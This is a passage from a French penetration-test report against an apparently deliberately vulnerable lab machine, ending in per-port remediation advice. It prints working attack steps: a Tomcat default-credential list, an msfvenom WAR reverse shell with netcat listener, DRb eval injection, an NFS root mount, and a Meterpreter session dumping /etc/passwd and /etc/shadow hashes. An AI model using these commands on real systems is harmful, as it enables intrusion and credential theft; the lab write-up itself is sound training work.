    &lt;servlet-class&gt;org.apache.jsp.index_jsp&lt;/servlet-class&gt;
  &lt;/servlet&gt;
  &lt;servlet-mapping&gt;
    &lt;servlet-name&gt;org.apache.jsp.index_jsp&lt;/servlet-name&gt;
    &lt;url-pattern&gt;/index.jsp&lt;/url-pattern&gt;
  &lt;/servlet-mapping&gt;
  &lt;!-- JSPC servlet mappings end --&gt;
&lt;/web-app&gt;
</pre>

```

Il s'agit ici du fichier de base de Tomcat, pas de credentials sensibles comme des passwords, usernames, roles... Je vais tenter une approche différente en essayant de dumper /WEB-INF./conf/tomcat-users.xml pour remonter en dehors du répertoire courant !

Le résultat est le même !

Post-Exploitation Port 8009 — AJP13

L'exploitation est prouvée il est possible de lire web.xml mais la post-exploitation est limité dans notre cas je suppose. En cas de succès l'étape suivante serait :

Récupérer tomcat-users.xml.

Extraire login/mot de passe.

Se connecter à <http://<cible>:8080/manager/html>.


Déployer une backdoor (reverse shell WAR).

Fin de l'exploitation et de la post-exploitation du port 8009.

Exploitation Port 8180 — Apache Tomcat Coyote JSP

À partir du résultat de l'analyse Nmap, on constate que le port 8180 est en cours d'exécution et qu'il s'agit d'un service HTTP, signalant que cette cible pourrait héberger du contenu Web explorable.

Pour consulter le contenu je peux en ouvrant un navigateur accéder à l'adresse IP de la cible dans la barre d'adresse en haut de la fenêtre. Le port 8180 de la cible sera alors automatiquement adressé pour la communication et le contenu de la page web sera chargé :



Apache Tomcat ou simplement Tomcat est un serveur d'applications, plus précisément un conteneur web libre de servlets et JSP. JSP signifie JavaServer Pages, autrement dit, les pages web accessibles via le port 8180 seront assemblées par une application web Java.

Ce qui m'intéresse ici c'est la partie Tomcat Manager, mais un mot de passe et un login sont requis.

En effectuant une recherche sur Google on peut essayer les combinaisons Tomcat par défaut, voici une liste :

Apache Tomcat Default Credentials

Username	Password
admin	password
admin	
admin	Password1
admin	password1
admin	admin
admin	tomcat
both	tomcat
manager	manager
role1	role1
role1	tomcat
role	changethis
root	Password1
root	changethis
root	password
root	password1
root	r00t
root	root
root	toor
tomcat	tomcat
tomcat	s3cret
tomcat	password1
tomcat	password
tomcat	
tomcat	admin
tomcat	changethis

La combinaison tomcat/tomcat est la bonne !

Post-Exploitation Port 8180 — Apache Tomcat Coyote JSP



Tomcat Web Application Manager

Message:

Manager

List Applications		HTML Manager Help	Manager Help	Server Status
Applications				
Path	Display Name	Running	Sessions	Commands
/	Welcome to Tomcat	true	0	Start Stop Reload Undeploy
/admin	Tomcat Administration Application	true	0	Start Stop Reload Undeploy
/balancer	Tomcat Simple Load Balancer Example App	true	0	Start Stop Reload Undeploy
/host-manager	Tomcat Manager Application	true	0	Start Stop Reload Undeploy
/jsp-examples	JSP 2.0 Examples	true	0	Start Stop Reload Undeploy
/manager	Tomcat Manager Application	true	0	Start Stop Reload Undeploy
/servlets-examples	Servlet 2.4 Examples	true	0	Start Stop Reload Undeploy
/tomcat-docs	Tomcat Documentation	true	0	Start Stop Reload Undeploy
/webdav	Webdav Content Management	true	0	Start Stop Reload Undeploy

Deploy

Deploy directory or WAR file located on server

Context Path (optional):
XML Configuration file URL:
WAR or Directory URL:

WAR file to deploy

Select WAR file to upload No file selected.

Server Information

Tomcat Version	JVM Version	JVM Vendor	OS Name	OS Version	OS Architecture
Apache Tomcat/5.5	1.5.0	Free Software Foundation, Inc.	Linux	2.6.24-16-server	i386

Copyright © 1999-2005, Apache Software Foundation

Une fois l'accès autorisé on obtient des informations et possibilités intéressantes, la plus intéressante et surtout dangereuse c'est la possibilité de déployer des fichiers malveillant WAR et autre sur le sur le serveur. Ce que moi je vais faire c'est créer un reverse shell qui me permettra d'exécuter des commandes !

```
(kali㉿Kali)-[~] $ sudo msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.56.102 LPORT=4444 -f war > CoyoteTomJSP.war
[sudo] Mot de passe de Kali :
Payload size: 1093 bytes
Final size of war file: 1093 bytes
```

```
(kali㉿Kali)-[~] $ nc -lvpn 4444
listening on [any] 4444 ...
Message:
```

Une fois notre fichier malveillant créé (CoyoteTomJSP) il ne me reste plus qu'à le déployer sur le serveur.

Ici on voit bien que mon fichier CoyoteTomJSP à été déployer :

Applications				
Path	Display Name	Running	Sessions	Commands
/	Welcome to Tomcat	true	0	Start Stop Reload Undeploy
/CoyoteTomJSP		true	0	Start Stop Reload Undeploy
/admin	Tomcat Administration Application	true	0	Start Stop Reload Undeploy
/balancer	Tomcat Simple Load Balancer Example App	true	0	Start Stop Reload Undeploy
/host-manager	Tomcat Manager Application	true	0	Start Stop Reload Undeploy
/jsp-examples	JSP 2.0 Examples	true	0	Start Stop Reload Undeploy
/manager	Tomcat Manager Application	true	0	Start Stop Reload Undeploy
/servlets-examples	Servlet 2.4 Examples	true	0	Start Stop Reload Undeploy
/tomcat-docs	Tomcat Documentation	true	0	Start Stop Reload Undeploy
/webdav	Webdav Content Management	true	0	Start Stop Reload Undeploy

Et maintenant j'obtiens mon reverse shell :

```
(kali㉿Kali)-[~]
└─$ nc -lvpn 4444
listening on [any] 4444 ...
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.101] 49209
id
uid=110(tomcat55) gid=65534(nogroup) groups=65534(nogroup)
```

Fin de l'exploitation et de la post-exploitation du port 8180.

Exploitation Port 8787 — RUBY DRB RMI

Le service ici en question est Ruby Distributed Ruby (DRb), utilisé pour la communication distante d'objets Ruby à la même manière que Java RMI vue plus haut mais plus simple à utiliser. La version utilisée de Ruby est en 1.8, elle est très ancienne et contient de multiples failles. Le problème majeur, c'est que le service DRb tourne sans authentification ni restrictions donc n'importe qui peut s'y connecter et exécuter du code Ruby à distance.

Pour exploiter cette faille le module exploit/multi/misc/druby_remote_codeexec était celui à utilisé mais il n'est plus présent par défaut dans Metasploit récent, il a été retiré/reclassé.

Je vais donc utiliser une autre méthode manuellement en me connectant au service Ruby :

```
(kali㉿Kali)-[~]
$ irb
irb(main):001> require 'drb'
=> true
irb(main):002> DRbObject.new(nil, "druby://192.168.56.101:8787")
=> #<DRbObject:0x00007f6db5da43d0 @ref=nil, @uri="druby://192.168.56.101:8787">
irb(main):003>
```

La connexion s'établit correctement, preuve que le service est accessible sans authentification.

Je vais maintenant tenter une commande pour vérifier les informations du service pour savoir si je suis bien connecter :

```
irb(main):005> DRbObject.new(nil, "druby://192.168.56.101:8787").instance_eval(`uname -a`)
irb(main):006> => "Linux Kali 6.12.13-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.13-1kali1 (2025-02-11) x86_64 GNU/Linux\n"
```

Résultat l'exécution ce fait sur ma machine locale (Kali) et non sur la cible, montrant que l'objet retourné ne traite pas eval côté serveur. Je vais essayer une autre tentative avec send(:eval, ...).

```
irb(main):009> DRbObject.new(nil, "druby://192.168.56.101:8787").remote.send(:eval,"`id`")
(druby://192.168.56.101:8787) /usr/lib/ruby/1.8/druby/druby.rb:1532:in `intern': Insecure: can't intern tainted string (SecurityError)
from (druby://192.168.56.101:8787) /usr/lib/ruby/1.8/druby/druby.rb:1542:in `setup_message'
from (druby://192.168.56.101:8787) /usr/lib/ruby/1.8/druby/druby.rb:1494:in `perform'
from (druby://192.168.56.101:8787) /usr/lib/ruby/1.8/druby/druby.rb:1589:in `main_loop'
from (druby://192.168.56.101:8787) /usr/lib/ruby/1.8/druby/druby.rb:1585:in `loop'
from (druby://192.168.56.101:8787) /usr/lib/ruby/1.8/druby/druby.rb:1585:in `main_loop'
from (druby://192.168.56.101:8787) /usr/lib/ruby/1.8/druby/druby.rb:1581:in `start'
from (druby://192.168.56.101:8787) /usr/lib/ruby/1.8/druby/druby.rb:1581:in `main_loop'
from (druby://192.168.56.101:8787) /usr/lib/ruby/1.8/druby/druby.rb:1430:in `run'
from (druby://192.168.56.101:8787) /usr/lib/ruby/1.8/druby/druby.rb:1427:in `start'
from (druby://192.168.56.101:8787) /usr/lib/ruby/1.8/druby/druby.rb:1427:in `run'
from (druby://192.168.56.101:8787) /usr/lib/ruby/1.8/druby/druby.rb:1347:in `initialize'
from (druby://192.168.56.101:8787) /usr/lib/ruby/1.8/druby/druby.rb:1627:in `new'
from (druby://192.168.56.101:8787) /usr/lib/ruby/1.8/druby/druby.rb:1627:in `start_service'
from (druby://192.168.56.101:8787) /usr/sbin/druby_timestrver.rb:12
from (irb):9:in `<main>'
... 4 levels...
```

Ici l'erreur vient de la mécanique de sécurité de Ruby 1.8, quand on envoie un string externe considérée comme "tainted" Ruby refuse de la passer à certaines méthodes sensibles comme eval, intern...

Ça confirme deux choses :

On a bien exécuté du code côté cible car le message d'erreur vient du Ruby de la victime et non de mon Kali. Mais l'exploitation échoue parce que Ruby applique une restriction (SecurityError) sur les strings jugés non sûres.

```
irb(main):015> DRbObject.new(nil, "druby://192.168.56.101:8787").send(:exit!)
└─(kali㉿Kali)-[~]
$
```

Même en essayant de faire tomber le service ça échoue.

Post-Exploitation Port 8787 — RUBY DRB RMI

Exploitation réussie partiellement :

Connexion anonyme possible au service DRb (pas de restrictions réseau/auth).

Injection de commandes (eval) l'exécution se fait côté serveur mais bloquée par Ruby SecurityError (tainted string).

Cette erreur démontre que le serveur traite bien les entrées distantes, mais applique un mécanisme de sécurité limitant.

Dans une configuration plus faible (Ruby sans restrictions, objets plus sensibles exposés), ça permet une Remote Code Execution (RCE).

Cela aurait permis le vol de fichiers sensibles, ajout ou modification de fichiers, exécution arbitraire, déploiement d'un backdoor...

Fin de l'exploitation et de la post-exploitation du port 8787.

Exploitation Port 39152/53284 — status (RPC #100024)/ mountd (RPC #100005)

Ce service est souvent lié à NFS (Network File System). Il retourne des informations sur l'état des serveurs de fichiers NFS et peut être interrogé par showmount ou via des requêtes RPC.

Généralement un utilisateur malveillant peut l'utilisé pour vérifier si le service NFS fonctionne et quels partages sont disponibles pour ensuite être exploité pour énumérer les partages NFS sans authentification.

```
(kali㉿Kali)-[~]
$ showmount -e 192.168.56.101
Export list for 192.168.56.101:
/ *
```

showmount -e retourne Export list for 192.168.56.101 : /. Ça veut dire que le serveur NFS exporte tout le système de fichiers (/) à tous les clients. Ce qui implique un accès total au système de fichiers, n'importe quel client peut monter n'importe quel répertoire de la machine cible. Je peux en gros accéder à pratiquement tous les fichiers sensibles (/etc/passwd, /etc/shadow, /root/.bash_history, /var/www/html...).

Post-Exploitation Port 39152/53284 — status (RPC #100024)/mountd (RPC #100005)

Pour exploiter ce partage je vais créer un point de montage local, Un point de montage est juste un dossier sur le système local où l'on va accrocher le système de fichiers distant.

- Ça ne déplace pas de fichiers, ça ne copie rien.
- Ça crée juste un accès direct aux fichiers du serveur NFS depuis ce dossier.

Une fois monté, je peux naviguer dans mon dossier comme si les fichiers étaient sur mon propre PC. En résumé : c'est juste une « fenêtre » vers le système de fichiers distant, qui rend l'exploration et la post-exploitation beaucoup plus simple voici les étapes :

Première étape créer mon point de montage (mnt/nfs),

Deuxième étape, parfois le client essaie d'appliquer des options par défaut non supportées par le serveur NFS et pour éviter ça, on peut forcer les options de base avec sudo mount -t nfs -o rw,nolock <IP_cible>:/ /mnt/nfs

rw = lecture/écriture (c'est ce que j'ai utilisé) sinon il y a aussi ro = lecture seule, plus sûr pour tester.

nolock = désactive la gestion des verrous (utile si nlockmgr pose problème)

-t = indique le type de système de fichiers à monter ici NFS.

Et ensuite il est maintenant possible de parcourir les fichiers du serveur.

```

[~] (kali㉿Kali)-[~]
└─$ mkdir /mnt/nfs
mkdir: impossible de créer le répertoire « /mnt/nfs »: Le fichier existe

[~] (kali㉿Kali)-[~]
└─$ sudo mount -t nfs -o rw,nolock 192.168.56.101:/ /mnt/nfs
[sudo] Mot de passe de kali :

[~] (kali㉿Kali)-[~]
└─$ ls -la /mnt/nfs
total 120
drwxr-xr-x 21 root root 4096 20 mai 2012 .
drwxr-xr-x 4 root root 4096 1 sept. 17:26 ..
drwxr-xr-x 2 root root 4096 14 mai 2012 bin
drwxr-xr-x 3 root root 4096 28 avril 2010 boot
lrwxrwxrwx 1 root root 11 28 avril 2010 cdrom -> media/cdrom
drwxr-xr-x 2 root root 4096 28 avril 2010 dev
drwxr-xr-x 94 root root 4096 1 sept. 16:39 etc
drwxr-xr-x 6 root root 4096 16 avril 2010 home
drwxr-xr-x 2 root root 4096 16 mars 2010 initrd
lrwxrwxrwx 1 root root 32 28 avril 2010 initrd.img -> boot/initrd.img-2.6.24-16-server
drwxr-xr-x 13 root root 4096 14 mai 2012 lib
drwxr-xr-x 2 root root 16384 16 mars 2010 lost+found
drwxr-xr-x 4 root root 4096 16 mars 2010 media
drwxr-xr-x 3 root root 4096 28 avril 2010 mnt
-rw-r----- 1 root root 24567 1 sept. 16:40 nohup.out
drwxr-xr-x 2 root root 4096 16 mars 2010 opt
dr-xr-xr-x 2 root root 4096 28 avril 2010 proc
drwxr-xr-x 13 root root 4096 1 sept. 16:40 root
drwxr-xr-x 2 root root 4096 14 mai 2012 sbin
drwxr-xr-x 2 root root 4096 16 mars 2010 srv
drwxr-xr-x 2 root root 4096 28 avril 2010 sys
drwxrwxrwt 4 root root 4096 1 sept. 16:43 tmp
drwxr-xr-x 12 root root 4096 28 avril 2010 usr
drwxr-xr-x 14 root root 4096 17 mars 2010 var
lrwxrwxrwx 1 root root 29 28 avril 2010 vmlinuz -> boot/vmlinuz-2.6.24-16-server

[~] (kali㉿Kali)-[~]
└─$ cat /mnt/nfs/etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh

```

Fin de l'exploitation et de la post-exploitation du port 39152/53284.

Exploitation Port 50065 — JAVA RMI GNU CLASSPATH GRMIREGISTRY

Ce port correspond à Java RMI Registry (Remote Method Invocation) exactement comme nous l'avons vue au port 1099. C'est une technologie Java qui permet à des objets distant de communiquer, c'est-à-dire un objet qui se trouve dans un autre espace mémoire ou sur une autre machine, souvent via un réseau ce qui est utile pour créer des applications distribuées.

Comme on la vue c'est une porte d'entrée pour exécuter du code malveillant car si la source est mal sécurisée l'application peut charger un objet compromettant.

```
[kali㉿Kali)-[~]
$ msfconsole
Metasploit tip: Use the edit command to open the currently active module
in your editor

[!] msf6 exploit(multi/misc/java_rmi_server) -[~]
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
[*] 192.168.56.101:50065 - Using URL: http://192.168.56.102:8080/00jTymb0uXgD2GR
[*] 192.168.56.101:50065 - Server started.
[*] 192.168.56.101:50065 - Sending RMI Header...
[*] 192.168.56.101:50065 - Sending RMI Call...
[*] 192.168.56.101:50065 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.56.101
[*] Meterpreter session 1 opened (192.168.56.102:4444 -> 192.168.56.101:36200) at 2025-09-01 19:04:21 +0200
meterpreter > █
```

Et voilà de la même manière que sur le port 1099 le port 50065 répond et me permet d'obtenir mon shell Meterpreter.

Post-Exploitation Port 50065 — JAVA RMI GNU CLASSPATH GRMIREGISTRY

```
meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:::/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
meterpreter > cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9IV./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BP0t$Miyc3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
```

Fin de l'exploitation et de la post-exploitation du port 50065.

III- Phase de recommandations (Reporting)

Mon pentest touche à sa fin, nous voilà à présent dans la phase des recommandations ou je vais proposer mes conseils pour résoudre le problème de chacune des failles que j'ai pu exploiter.

21/tcp — Vsftpd_234_backdoor

- **Risque :** Cette version de VsFTPd contient une backdoor permettant à un attaquant de contourné les mécanismes de sécurité afin d'obtenir un accès root sur la cible à des fins mauvaises.
 - **Recommandations :**
 1. Mettre à jour vsFTPD vers la dernière version stable.
 2. Restreindre l'accès par IP via un firewall.
 3. Utiliser SFTP (SSH) au lieu de FTP si possible car plus sécurisé.
-

22/tcp — SSH

- **Risque :** Attaque brute-force, exploitation de clés faibles.
 - **Recommandations :**
 1. Forcer les clés SSH au lieu des mots de passe (PasswordAuthentication no).
 2. Mettre à jour OpenSSH.
 3. Activer fail2ban pour bloquer les brute-force.
-

23/tcp — Telnet

- **Risque :** Les communications sont transmises en clair avec le protocole Telnet donc gros risque de confidentialité.
 - **Recommandations :**
 1. Désactiver immédiatement le service Telnet trop obsolète.
 2. Utiliser uniquement SSH.
 3. Bloquer le port 23 au firewall.
-

25/tcp — Postfix SMTP

- **Risque :** Relais ouvert (spam), énumération d'utilisateurs.
 - **Recommandations :**
 1. Restreindre le relai (smtpd_recipient_restrictions dans main.cf).
 2. Activer TLS (smtpd_use_tls = yes).
 3. Mettre à jour Postfix
-

53/tcp — DNS (BIND 9.4.2)

- **Risque** : Version vulnérable aux attaques DoS, DDoS et cache poisoning.
 - **Recommandations** :
 1. Mettre à jour BIND vers une version supportée.
 2. Limiter les requêtes aux IP autorisées.
-

80/tcp — HTTP (Apache, TRACE enabled)

- **Risque** : La méthode HTTP TRACE peut permettre le vol de cookies (XST).
 - **Recommandations** :
 1. Désactiver TRACE dans Apache :
 2. TraceEnable off
 3. Mettre à jour Apache.
 4. Mettre en place HTTPS avec TLS.
 5. Supprimer ou filtrer l'accès aux pages de test ou vulnérables (/phpMyAdmin, /mutilidae...).
-

111/tcp — rpcbind (RPC #100000)

- **Risque** : Enumération des services RPC exposés (mountd, nlockmgr,...) et montée en priviléges ou accès à des fichiers distants si NFS est mal configuré.
 - **Recommandations** :
 1. Limiter l'accès réseau (seulement IP internes nulle besoin de le rendre publique).
 2. Désactiver rpcbind si aucun service RPC/NFS n'est utilisé.
-

139/445/tcp — Samba SMB (Samba 3.x - 4.x)

- **Risque** : Le partage Samba est accessible et donc possible de lister les partages disponibles sur le serveur et cela sans mot de passe, ce qui représente une faille de sécurité importante, un attaquant peut avec ça uploader un cheval de Troie, un reverse shell, un binaire exécutable que le système pourrait ensuite exécuter, lire des infos sensibles, déposer un script + escalade...
 - **Recommandations** :
 1. Mettre à jour Samba.
 2. Restreindre les partages au strict besoin et activer l'authentification stricte.
 3. Limiter l'accès aux IP internes.
-

512/tcp — REXECD

- **Risque** : services obsolètes depuis plus de 10ans, mot de passe et infos divers transmissent en clair, exécution distante sans chiffrement.
 - **Recommandations** :
 1. Désactiver immédiatement rsh, rlogin et rexecd (dans /etc/inetd.conf ou /etc/xinetd.d/).
 2. Supprimer les fichiers .rhosts qui permettent la connexion sans mot de passe.
 3. Utiliser SSH (port 22) à la place.
-

513/tcp — RLOGIN

- **Risque** : Services de connexion distante obsolètes et peut être compromis si les fichiers .rhosts sont mal configurés côté serveur, ce qui pourrait permettre une connexion sans mot de passe.
 - **Recommandations** :
 1. Désactiver immédiatement rlogin et
 2. Supprimer les fichiers .rhosts qui permettent la connexion sans mot de passe.
-

514/tcp — RSHD

- **Risque** : Le port 514 (rsh / rshd) est lié au service Remote Shell (rshd), qui, comme rlogin, fait partie des anciens services "r-services" (rsh, rcp, rlogin), souvent non sécurisés DONC LES recommandations sont les mêmes.
-

1099/tcp — Java RMI (GRMIREGISTRY)

- **Risque** : Exécution de code à distance via RMI non sécurisé.
 - **Recommandations** :
 1. Mettre à jour la JVM et les bibliothèques Java.
 2. Restreindre l'accès aux IP de confiance via firewall.
 3. Activer l'authentification et restreindre les objets exposés.
-

1524/tcp — Insecure Backdoor (root shell via inetd)

- **Risque** : Backdoor volontaire dangereuse permet un accès root direct sans mot de passe.
 - **Recommandations** :
 1. Supprimer l'entrée du backdoor dans /etc/inetd.conf.
 2. Vérifier qu'aucun service suspect ne tourne (netstat -tulpn).
 3. Changer tous les mots de passe utilisateurs.
-

2049/tcp — NFS v2-4 (RPC #100003)

- **Risque** : Partage non sécurisé, exfiltration de fichier sensible comme /etc/passwd / /etc/shadow.
 - **Recommandations** :
 1. Restreindre les partages.
 2. Restreindre l'accès réseau aux IP internes de confiance.
 3. Désactiver NFS si inutile.
-

2121/tcp — ProFTPD 1.3.1

- **Risque** : La version ProFTPD (Professional File Transfer Protocol Daemon) 1.3.1 est obsolète et vulnérable (ex. faille mod_copy permettant de lire/écrire des fichiers arbitraires sur le serveur, pouvant mener à une exécution de code à distance), FTP transmet les identifiants en clair s'il n'est pas configuré avec TLS
- **Recommandations** :
 1. Mettre à jour ProFTPD vers la dernière version stable supportée.
 2. Désactiver les modules non nécessaires (notamment mod_copy) pour réduire la surface d'attaque.
 3. Restreindre l'accès au service FTP via firewall aux IP autorisées uniquement.
 4. Remplacer FTP par un protocole plus sécurisé comme SFTP (SSH File Transfer Protocol) ou FTPS si la compatibilité FTP est requise.
 5. Désactiver l'accès anonyme et n'autoriser que les comptes nécessaires.
 6. Activer le chiffrement TLS si FTP doit absolument rester en service.

3306/tcp — MySQL 5.0.51a

- **Recommandations :**

1. Interdire l'accès root depuis l'extérieur (bind-address à 127.0.0.1 dans my.cnf).
 2. Définir un mot de passe fort pour tous les comptes MySQL, en particulier root.
 3. Activer SSL/TLS pour sécuriser les connexions distantes si elles sont nécessaires.
 4. Mettre à jour MySQL vers une version supportée.
-

3632/tcp — DISTCCD

- **Problème :**

1. distccd est un démon (service en arrière-plan) permettant la compilation distribuée.
2. La version détectée est vulnérable à une exécution de commandes à distance sans authentification (CVE-2004-2687).
3. Dans notre test, on a pu exécuter des commandes système et obtenir un shell avec les droits daemon, potentiellement escaladables en root.

- **Recommandations :**

1. Désactiver le service si non utilisé :
 2. Restreindre l'accès avec un pare-feu (iptables/ufw) pour n'autoriser que les hôtes de confiance.
 3. Si nécessaire, mettre à jour vers une version corrigée et configurer distccd pour n'accepter que des clients authentifiés.
-

5432/tcp — PostgreSQL

- **Problème :**

1. Version obsolète (2008), non supportée et contenant de nombreuses vulnérabilités (fuite de données, élévation de privilèges).
2. Authentification faible possible (mot de passe par défaut, hash MD5 récupérable).
3. Accès direct au serveur de base de données depuis le réseau, ce qui facilite les attaques par dictionnaire/bruteforce.

- **Recommandations :**

1. Restreindre l'accès réseau au port 5432 uniquement aux IP autorisées via pg_hba.conf.
 2. Mettre à jour PostgreSQL vers une version supportée ($\geq 14.x$ actuellement).
 3. Supprimer les comptes inutilisés et imposer des mots de passe forts.
 4. Activer le chiffrement SSL/TLS pour sécuriser les connexions.
 5. Sauvegarder régulièrement et chiffrer les dumps de bases sensibles.
-

5900/tcp — VNC

- **Recommandations :**
 1. Désactiver l'accès VNC non chiffré ou le limiter uniquement à un réseau interne de confiance.
 2. Mettre à jour le serveur VNC vers une version récente supportant le chiffrement (TLS/SSL) et une authentification robuste.
 3. Désactiver l'accès root direct via VNC et obliger à passer par un utilisateur standard, avec élévation de privilèges sécurisée.
 4. Utiliser des mots de passe complexes (longueur > 12 caractères, mélange lettres/chiffres/symboles) et éviter les mots de passe par défaut comme password.
 5. Restreindre l'accès par firewall pour que le port VNC (5900/tcp) ne soit accessible que depuis certaines IP autorisées.
 6. Activer la journalisation des connexions VNC pour détecter rapidement toute tentative non autorisée.
-

6000/tcp — X11

Le service X11 permet un accès graphique à distance, ce qui peut conduire à la capture d'écran, l'enregistrement des frappes clavier et l'injection de commandes.

- **Recommandations :**
 1. Ne pas exposer X11 sur le réseau, X11 est conçu pour être utilisé localement (loopback).
 2. Sur le serveur, il serait préférable de forcer l'utilisation d'options comme -nolisten tcp ce qui empêchera le serveur d'écouter sur 6000/tcp.
 3. Contrôle d'accès strict
 4. Ne jamais utiliser xhost + (ça ouvre à tout le monde), préférer xhost +local: ou mieux utiliser MIT-MAGIC-COOKIE (xauth).
 5. Bloquer le port 6000/tcp en entrée/sortie sur l'hôte et sur le pare-feu réseau ou bien si vraiment nécessaire configurer sur le pare-feu les autorisations d'accès.
-

6667/6697/tcp (UnrealIRCd)

- **Problème :** Vulnérable à backdoor connue permettant exécution de commandes système.
 - **Recommandations :**
 1. Mettre à jour UnrealIRCd.
 2. Restreindre l'accès aux seuls utilisateurs autorisés.
 3. Filtrer via firewall les ports IRC si non utilisés.
-

8009/tcp (AJP13)

- **Recommandations :**

1. Ne jamais exposer AJP sur Internet.
 2. Bloquer le port au firewall (iptables, ufw).
 3. Mettre à jour Tomcat vers une version corrigée (\geq 9.0.31, 8.5.51, 7.0.100).
-

8180/tcp — Apache Tomcat Coyote JSP

- **Recommandations :**

1. Nulle besoin d'exposer ce service
